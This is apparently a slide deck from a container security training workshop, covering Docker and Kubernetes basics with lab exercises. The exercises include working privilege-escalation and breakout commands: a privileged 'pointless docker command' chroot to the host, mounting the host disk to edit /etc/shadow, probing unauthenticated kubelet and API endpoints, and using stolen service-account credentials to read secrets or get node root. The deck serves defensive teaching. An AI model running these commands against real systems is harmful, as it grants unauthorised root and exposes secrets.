CONTAINER SECURITY WORKSHOP

ABOUT US

- Rory McCune
  - Senior Security Advocate at Datadog
  - Ex-Pentester/Infosec person
- Iain Smart
  - Principal Consultant at ControlPlane
  - SecDevOps Hacker Person

HIGH LEVEL COURSE OBJECTIVES

- Getting familiar with Containers
- Securing and breaking into containerized workflows
- Introduction to Kubernetes and container clustering

COURSE LOGISTICS

- Ground Rules
- Materials
  - Slides
  - Handouts
- Questions? **Just Ask**

COURSE LOGISTICS

AGENDA

- Container Basics
- Docker Security
- Kubernetes Fundamentals
- Intro to Kubernetes Security

ACCESSING THE LABS

SSH

```
ssh -i /path/to/downloaded/key ubuntu@studentx.securitay.container.farm
# where `x` is your student number
```

Web

```
https://studentx.securitay.container.farm
Password is `containersarecool123!`
```

Slides

```
Slides and commands are available at
https://slides.securitay.container.farm
```

CONTAINER BASICS

WHAT IS A CONTAINER?

Jorge Silva
@thejsj

Follow

CONTAINERS ARE NOT A REAL THING!!! @jessfraz talking containers #GoogleNext17


8:16 PM - 10 Mar 2017

23 76

SO WHAT IS A CONTAINER?

- It depends!
  - Linux containers are usually just processes
  - Some Linux containers use VM isolation
  - Windows containers are either Job Objects or Hyper-V VMs

CONTAINER ISOLATION



RUNNING CONTAINERS - LINUX

- Docker daemon + CLI
  - Install from package manager
  - Install from Docker
- Podman
- LXC/LXD

RUNNING LINUX CONTAINERS - WINDOWS/MAC

- Docker Desktop
- Rancher Desktop
- Podman Desktop
- Docker CLI + VM

EXERCISE - RUNNING CONTAINERS IN DOCKER

```
docker run hello-world
```

- Please shout if this doesn't work. If it doesn't, none of our labs will

EXERCISE - SINGLE COMMAND CONTAINERS

```
docker run raesene/ubuntu-nettools ip addr
```

EXERCISE - INTERACTIVE CONTAINERS

```
docker run -it ubuntu:22.04 /bin/bash
```

EXERCISE - INTERACTIVE CONTAINERS (2)

```
CTRL-PQ
```

```
docker ps
```

```
docker attach <id>
```

EXERCISE - BACKGROUND CONTAINERS

```
docker run -d nginx
```

```
docker ps
```

```
docker stop <nginx_id_here>
```

EXERCISE - DOCKER CONTAINERS ARE JUST PROCESSES

```
ps -fC nginx
```

```
docker run -d --name webserver nginx
```

```
ps -fC nginx
```

```
docker exec webserver touch /my-file
```


```
sudo ls /proc/[pid]/root
```

MODULE CONCLUSION

- Containers are just processes
- There's a number of ways we can run containers using Docker or other tools

DOCKER SECURITY

DOCKER ARCHITECTURE



DOCKER ATTACK SURFACE

- Docker daemon
  - Listen on a socket (/var/run/docker.sock) **This is the default**
  - Listen on a TCP port (2375/TCP) unauthenticated.
  - Listen on a TCP port (2376/TCP) authenticated.

DOCKER DAEMON AUTHENTICATION

- Docker daemon can be configured to listen on a TCP port with TLS authentication.
- Authentication is based on client certificates.
  - client credentials stored in `~/.docker` by default

EXERCISE - VIEWING DOCKER DAEMON TRAFFIC

```
sudo socat -v UNIX-LISTEN:/tmp/tempdock.sock,fork UNIX-CONNECT:/var/run/docker.sock
```

- In another terminal:

```
sudo docker -H unix:///tmp/tempdock.sock images
```

LOCAL ATTACK SURFACE

- Docker Socket
  - `/var/run/docker.sock`
  - Default permissions are `660` (root:docker)
- Containerd Socket
  - `/run/containerd/containerd.sock`
  - Default permissions are `600` (root:root)

DOCKER SECURITY MODEL

- Relatively simple. If you have Docker access, you have root.
- All of the layers of isolation that containers provide can be removed by anyone with docker access.

PRIVESC WITH DOCKER SOCKET ACCESS

- Once you have access to the Docker socket on a host getting `root` should be trivial
- There's a number of different ways of doing it but the easiest is "The Most Pointless Docker Command Ever"

EXERCISE - PRIVESC WITH DOCKER SOCKET ACCESS

```
docker run -ti --privileged --net=host --pid=host --ipc=host --volume /:/host busybox chroot /host
```

CONTAINER BREAKOUT

- From inside a container, there's a number of ways you might be able to break out
  - mounted Docker socket (use the pointless Docker command)
  - Other "sensitive" mounts (e.g. `/etc/shadow`)
  - `privileged` containers
  - kernel exploits

EXERCISE - CONTAINER BREAKOUT FROM A PRIVILEGED CONTAINER

```
docker run -ti --privileged ubuntu:22.04 /bin/bash
```

```
mount
```

```
mkdir /host
```

```
mount /dev/nvme0n1p1 /host
```

- Edit files as needed (e.g. /host/etc/shadow)

CONTAINER IMAGE SECURITY

- Containers run as root by default!
  - An important first step when using them is trying to run them as non-root.
- Container Images are essentially mini-linux distributions (in most cases)
  - OS Libs and language Libs need patching just like any other OS.

CONTAINER SECURITY SCANNERS

- Wide range of options available
  - Trivy
  - Grype
  - ...
- Can scan images for vulnerabilities
- Some can also scan for mis-configurations

EXERCISE - SCANNING AN IMAGE WITH TRIVY

```
trivy image ubuntu:22.04
```

```
trivy image --ignore-unfixed ubuntu:22.04
```

MODULE CONCLUSION

- Docker has a relatively simple security model.
- Users who have Docker rights will be able to gain root
- "The most pointless docker container" is actually the most useful one.

FURTHER READING


- Container Security Fundamentals
- the most pointless docker command ever
- Fun with privileged container breakout
- Restricting the Docker API with a reverse proxy

KUBERNETES FUNDAMENTALS

WHAT IS KUBERNETES?

- Container orchestration platform
- Started by Google now managed by the CNCF
- Not the only way to orchestrate containers, but the main one.

KUBERNETES ARCHITECTURE



KUBERNETES RESOURCES

- Base Kubernetes has 50+ resources types.
- Fortunately you don't need to know about, or use, most of them

```
kubectl api-resources
```

KUBERNETES COMPONENTS - API SERVER

- Core of a Kubernetes cluster
- Manages communication with all other components
- Presents an HTTP API for interaction
  - 443/TCP usually
  - Sometimes 6443/TCP or 8443/TCP

KUBERNETES COMPONENTS - SCHEDULER

- Lives in the control plane
- Handles deployment of pods to nodes
- All communications via the API server
- Typically listens on 10259/TCP on the localhost interface of the control plane node(s)
- Has an unauthenticated `/healthz` endpoint
- Has authenticated `/configz` & `/metrics` endpoints.

KUBERNETES COMPONENTS - CONTROLLER MANAGER

- Lives on the control plane
- Actually a collection of different controllers
- Works via the API Server
- Typically listens on 10257/TCP
- Has an unauthenticated `/healthz` endpoint
- Has authenticated `/metrics`, `/configz`, `/debug` endpoints

KUBERNETES COMPONENTS - ETCD

- Key/value store
- Can be either a single instance or a cluster of it’s own
- Responsible for storing cluster state
- 2379/TCP – client communication
- 2380/TCP – inter-cluster communications.
- 2381/TCP - `healthz` endpoint
- Technically can be used by not-Kubernetes projects, but rarely is.

KUBERNETES COMPONENTS - KUBELET

- Lives on most/all nodes
- listens on 10250/TCP
- listens on 10248/TCP '/healthz' endpoint
- Old clusters (or GKE) may have 10255/TCP for the Kubelet read-only port
- Manages the Container runtime
  - Containerd, CRI-O, Docker, or others...

KUBERNETES COMPONENTS - KUBE-PROXY

- Network Proxy*
- Runs on each node
- Handles the mapping of services to pods
- Forwards traffic to containers in the cluster
- `/healthz` port 10256/TCP
- `/metrics`, `/configz` port 10249/TCP

WHAT KUBERNETES DOESN'T DO OUT OF THE BOX

- In some areas the Kubernetes designers took the position that they would delegate an area to external software
- For each of these an interface was designed so that a consistent API would be available.
- Main ones are:
  - CRI - Container Runtime Interface.
  - CNI - Container Network Interface.
  - CSI - Container Storage Interface.

KUBECTL

- This is the main tool used to manage and interact with clusters
- At least somewhat modelled after the Docker client.
- has a wide range of commands for container lifecycle management
- Help system is pretty good. `--help` is your friend!

ACCESSING CLUSTERS - KUBECONFIG

- Kubeconfig is the main way to access clusters
- A file that, by default, lives in `~/.kube/config`
- Contains definitions of one or more clusters and one or more users
- Sometimes has embedded credentials, sometimes references external credentials

INSPECTING A KUBECONFIG

- 3 sections plus metadata
  - Cluster definitions handle the network bits
  - User data is your identity and authentication
  - Contexts pair users to clusters
- You should all have a rancher kubeconfig on your machines

VIEW YOUR KUBECONFIG

```
cat ~/.kube/config
```

INTRODUCTION TO RANCHER

- Rancher is a managed Kubernetes distribution
- No affiliation, it's just shiny
- Accessible at https://rancher.{{deployment_domain}}.container.farm
- studentx::Changeme123!

EXERCISE - RUNNING COMMANDS IN A CLUSTER

```
kubectl get pods
```

EXERCISE - RUNNING A POD

```
kubectl run --image nginx {yourinitials}-nginx
```

CONCLUSION

- Kubernetes is a relatively complex system compared to Docker
- It's important to understand the components and how they interact
- It's important to understand how to access the cluster

FURTHER READING

- Kubernetes Core : Jazz improv over orchestration

KUBERNETES API SECURITY

KUBERNETES ATTACKS

- Three Threat Models
  - External Attacker
  - Compromised Container
  - Malicious User

EXTERNAL ATTACKER

- Attack Surface - Cloud Hosted
  - Likely just the API Server
- Attack Surface - On-Premises - A range of potential ports
  - API Server
  - Kubelet
  - etcd

FINDING KUBERNETES CLUSTERS ONLINE

- Shodan, Censys, BinaryEdge, etc.
- Censys coverage is likely the best at the moment

EXERCISE - FINDING KUBERNETES CLUSTERS ONLINE

- Go to https://search.censys.io

```
services.tls.certificates.leaf_data.names="kubernetes.default.svc.cluster.local"
```

```
services.kubernetes.version_info.git_version="*"
```

```
services.kubernetes.pod_names="*"
```

API SERVER ACCESS

- Usually authenticated, but not always
- On older clusters the `insecure-port` can be enabled
- On newer clusters it's possible to bind rights to the `system:anonymous` user to allow unauthenticated access.

EXERCISE - SETTING UP A KIND CLUSTER

```
kind create cluster --name=insecurecluster --image=kindest/node:v1.19.16 --config ~/kind_configs/insecurecluster.yaml
```

- Kubernetes in Docker (KinD) does what it says on the tin
- Excellent for security testing and trialling things
- Great for deploying older vulnerable clusters

EXERCISE - API SERVER ACCESS

```
curl http://localhost:8080/
```

```
curl http://localhost:8080/api/v1/namespaces/kube-system/pods | jq
```

KUBELET API

- Listens on port 10250 by default
- Controls access to containers on a given host
- Can be used to run commands in a container
- Largely undocumented

EXERCISE - KUBELET API

```
curl -k https://localhost:10250/
```

```
curl -k https://localhost:10250/pods | jq
```

```
curl -k https://rancher.{{deployment_domain}}.container.farm:10250/
```

KUBELET API - HANDY FOR ATTACKERS

- Direct access to the Kubelet bypasses admission control
- Also bypasses audit logging
- Service Accounts with `node/proxy` rights can access the API directly

KUBELET READ-ONLY API

- Listens on port 10255 by default
- Deprecated for some time buuut can still be found
- Still enabled by default on GKE.

EXERCISE - KUBELET READ-ONLY API

```
curl -k http://localhost:10255/pods | jq
```

- Only information disclosure, but still useful for attackers.

ETCD

- Runs on port 2379 by default
- Stores all cluster state
- Accessible over gRPC and HTTP
- Not accessible without authentication

CONCLUSION

- Kubernetes has a number of APIs that can be accessible.
- In modern clusters it *shouldn't* be possible to access them without authentication.
- Worth checking though, just in case!

FURTHER READING

- Kubernetes on the Internet

KUBERNETES HACKS

ATTACKING KUBERNETES

- Three Threat Models
  - External Attacker
  - Compromised Container
  - Stolen Credentials/Malicious Insider

COMPROMISED CONTAINER

- Attackers might compromise a container. How do they escalate?
  - Breakout to the host
  - Use credentials to access the API server
  - Attack other containers in the cluster

BREAKOUT TO THE HOST - ASSESSING THE ENVIRONMENT

- When you land in an environment, there's a question of "is this a Kubernetes cluster?"
- Generally very easy to tell if you're in a container/cluster

EXERCISE - ASSESSING THE ENVIRONMENT

```
kubectx kind-insecurecluster
```

```
kubectl run -it hackedpod --image=raesene/alpine-containertools -- /bin/bash
```

```
kdigger dig all
```

```
/scripts/k8s-dns-enum.rb
```

SOME KEY THINGS TO LOOK FOR

- Service Account tokens!
  - `/var/run/secrets/kubernetes.io/serviceaccount/token`
- Host filesystem mounts
- User ID (are we root?)

STOLEN CREDENTIALS

- Here we're looking at an attacker with valid credentials
- Also access to the API server (but with 1.4M servers on the Internet...)
- How can they escalate their privileges?

STOLEN CREDENTIALS WITH POD CREATION RIGHTS

- A common scenario is a user with rights to create pods
- What can an attacker do with that?

EXERCISE - STOLEN CREDENTIALS FOR POD CREATING USER

```
kind create cluster
```

```
kubectl create -f /home/ubuntu/manifests/pod-creator-service-account.yaml
```

```
tocan --output-file podcreator.config --service-account podcreator
```

```
kubectl --kubeconfig podcreator.config get po -A
```

```
kubectl --kubeconfig podcreator.config create -f /home/ubuntu/manifests/noderootpod.yaml
```

```
kubectl --kubeconfig podcreator.config exec -it noderootpod -- /bin/sh
```

```
chroot /host
```

STOLEN CREDENTIALS WITH LIST RIGHTS ON SECRETS

- An interesting edge case, and one that's come up in the wild.
- What can an attacker do with rights to list (but not get) secrets?

EXERCISE - STOLEN CREDENTIALS AND SECRETS

```
kubectl create -f /home/ubuntu/manifests/secret-lister-service-account.yaml
```

```
tocan --output-file secretlister.config --service-account secret-lister
```

```
kubectl --kubeconfig secretlister.config get secrets -A
```

```
kubectl --kubeconfig secretlister.config get secret example-secret-1 -o yaml
```

```
kubectl --kubeconfig secretlister.config get secrets -A -o yaml
```

CONCLUSION

- These are just some of the many ways attackers can escalate their privileges in a Kubernetes cluster
- It's important to understand privilege escalation paths to be able to defend against them

CONCLUSION

THINGS TO REMEMBER

- A lot of what containers do is just linux (well apart from Windows containers)
- once you've got a handle on the core technologies it's easier to get started with new ones

MORE INFORMATION!

- container-security.site
- talks.container-security.site
- #SIG-Security & #kubernetes-security on Kubernetes slack
- #TAG-Security on CNCF slack

THANKS!

- Feedback always welcome
  - rorym@mccune.org.uk
  - @raesene@infosec.exchange
  - iain@iainsmart.co.uk
  - @smarticu5{@infosec.exchange}

LEARNING RESOURCES

BOOKS

- Container Security - O'Reilly
- Hacking Kubernetes - O'Reilly
- N.B. The challenge of books is that they go out of date quickly

ONLINE RESOURCES

- Madhu Akula's Attacking and Auditing Docker Containers and Kubernetes Clusters
  - https://madhuakula.com/content/attacking-and-auditing-docker-containers-and-kubernetes-clusters/
- Kubernetes Goat - Interactive training env.
  - https://madhuakula.com/kubernetes-goat/
- Kube Security Lab - Set of KinD based challenges
  - https://github.com/raesene/kube_security_lab
- KllrCoda - interactive lab env
  - https://killercoda.com/
- Iximiuz labs - interactive environments and labs
  - https://labs.iximiuz.com/

WEBSITES

- https://www.container-security.site/ - Container Security Site
  - https://www.container-security.site/general_information/reading_list.html - Reading List
- https://talks.container-security.site/ - Container Security Talks (300+!)
